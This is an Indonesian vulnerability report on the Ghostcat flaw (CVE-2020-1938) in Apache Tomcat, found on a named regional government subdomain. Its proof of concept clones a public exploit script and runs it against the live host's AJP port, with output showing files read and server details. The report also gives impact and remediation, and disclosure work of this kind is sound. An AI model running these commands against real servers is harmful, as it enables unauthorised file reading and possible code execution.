VULNERABILITY REPORT

DPMPTSP Muara Enim

dpm-ptsp.muaraenimkab.go.id

30-10-2023

Daftar Isi

Temuan pada subdomain website *muaraenimkab.go.id* yaitu *dpm-ptsp.muaraenimkab.go.id*

1. CVE-2020-1938

Kerentanan Ghostcat-Apache Tomcat AJP File Read/Inclusion	
Deskripsi	Saat menggunakan Apache JServ Protocol (AJP), kehati-hatian harus diberikan saat mempercayai koneksi masuk ke Apache Tomcat. Tomcat memperlakukan koneksi AJP memiliki kepercayaan yang lebih tinggi dibandingkan, misalnya, koneksi HTTP serupa. Jika koneksi tersebut tersedia bagi penyerang, koneksi tersebut dapat dieksploitasi dengan cara yang mungkin mengejutkan. Di Apache Tomcat 9.0.0.M1 hingga 9.0.0.30, 8.5.0 hingga 8.5.50 dan 7.0.0 hingga 7.0.99, Tomcat dikirimkan dengan Konektor AJP yang diaktifkan secara default yang mendengarkan semua alamat IP yang dikonfigurasi. Diharapkan (dan direkomendasikan dalam panduan keamanan) Konektor ini akan dinonaktifkan jika tidak diperlukan.
Severity & CVSS Score 3.0	9.8 (Critical) https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vurnelable URL	dpm-ptsp.muaraenimkab.go.id
Dampak	Laporan kerentanan ini mengidentifikasi mekanisme yang memungkinkan: - mengembalikan file sewenang-wenang dari mana saja di aplikasi web - memproses file apa pun di aplikasi web sebagai JSP Selanjutnya, jika aplikasi web mengizinkan pengunggahan file dan menyimpan file tersebut di dalam aplikasi web (atau aplikasi web) penyerang dapat mengontrol konten aplikasi web dengan cara lain) maka hal ini, bersama dengan kemampuan untuk memproses file sebagai JSP, memungkinkan eksekusi kode jarak jauh.

Proof of Concept dan Bukti Temuan


1. Clone python vulnerability script

```
┌──(root💀kali)-[/home/kali/josman/cve]
└─# git clone https://github.com/xindongzhuaizhuai/CVE-2020-1938.git
Cloning into 'CVE-2020-1938'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.

┌──(root💀kali)-[/home/kali/josman/cve]
└─# cd CVE-2020-1938
```

2. Jalankan python vulnerability script di port host 8009 untuk membaca file yang ada di direktori webapp (WEB-INF/web.xml)

```
┌──(root💀kali)-[/home/kali/josman/cve/CVE-2020-1938]
└─# python2 CVE-2020-1938.py dpm-ptsp.muaraenimkab.go.id -p 8009 -f WEB-INF/web.xml     1 ×
Getting resource at ajp13://dpm-ptsp.muaraenimkab.go.id:8009/asdf
----------------------------
<html><head><title>Apache Tomcat/7.0.26 - Error report</title><style><!--H1 {font-family:Tah
oma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:T
ahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family
:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-fa
mily:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Aria
l,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;b
ackground:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {col
or : #525D76;}--></style> </head><body><h1>HTTP Status 500 - </h1><HR size="1" noshade="nosh
ade"><p><b>type</b> Exception report</p><p><b>message</b> <u></u></p><p><b>description</b> <
u>The server encountered an internal error () that prevented it from fulfilling this request
.</u></p><p><b>exception</b> <pre>java.io.FileNotFoundException: The requested resource (/)
is not available
        org.apache.catalina.servlets.DefaultServlet.serveResource(DefaultServlet.java:773)
        org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:411)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:621)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:722)
</pre></p><p><b>note</b> <u>The full stack trace of the root cause is available in the Apach
e Tomcat/7.0.26 logs.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.26</h3></b
ody></html>
```

	3. Jalankan python vulnerability script di port host 8009 untuk membaca file yang ada di direktori webapp (index.html)  `(root💀kali)-[/home/kali/josman/cve/CVE-2020-1938]` `# python2 CVE-2020-1938.py dpm-ptsp.muaraenimkab.go.id -p 8009 -f index.html` `Getting resource at ajp13://dpm-ptsp.muaraenimkab.go.id:8009/asdf` `----------` `<?xml version="1.0" encoding="ISO-8859-1"?>` `<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"` `"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">` `<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">` `<head>` `<title>Apache Tomcat</title>` `</head>` `<body>` `<h1>It works !</h1>` `<p>If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!</p>` `<p>This is the default Tomcat home page. It can be found on the local filesystem at: <code>/var/lib/tomcat7/webapps/ROOT/index.html</code></p>` ` Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with <code>CATALINA_HOME</code> in <code>/usr/share/tomcat7</code> and <code>CATALINA_BASE</code> in <code>/var/lib/tomcat7</code>, following the rules from <code>/usr/share/doc/tomcat7-common/RUNNING.txt.gz</code>. `  ` You might consider installing the following packages, if you haven't already done so: `  ` tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here. `  ` tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here. `
Remediasi /Rekomendasi	Penting untuk dicatat bahwa mitigasi hanya diperlukan jika port AJP dapat diakses oleh pengguna yang tidak dipercaya. Pengguna yang ingin mengambil pendekatan pertahanan mendalam dan memblokir vektor yang mengizinkan pengembalian file sewenang-wenang dan eksekusi karena JSP dapat ditingkatkan ke Apache Tomcat 9.0.31, 8.5.51 atau 7.0.100 atau lebih baru. Sejumlah perubahan dilakukan pada konfigurasi Konektor AJP default di 9.0.31 untuk memperkuat konfigurasi default. Kemungkinan besar pengguna yang mengupgrade ke 9.0.31, 8.5.51 atau 7.0.100 atau lebih baru perlu melakukan sedikit perubahan pada konfigurasi mereka.
Referensi	https://nvd.nist.gov/vuln/detail/CVE-2020-1938 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938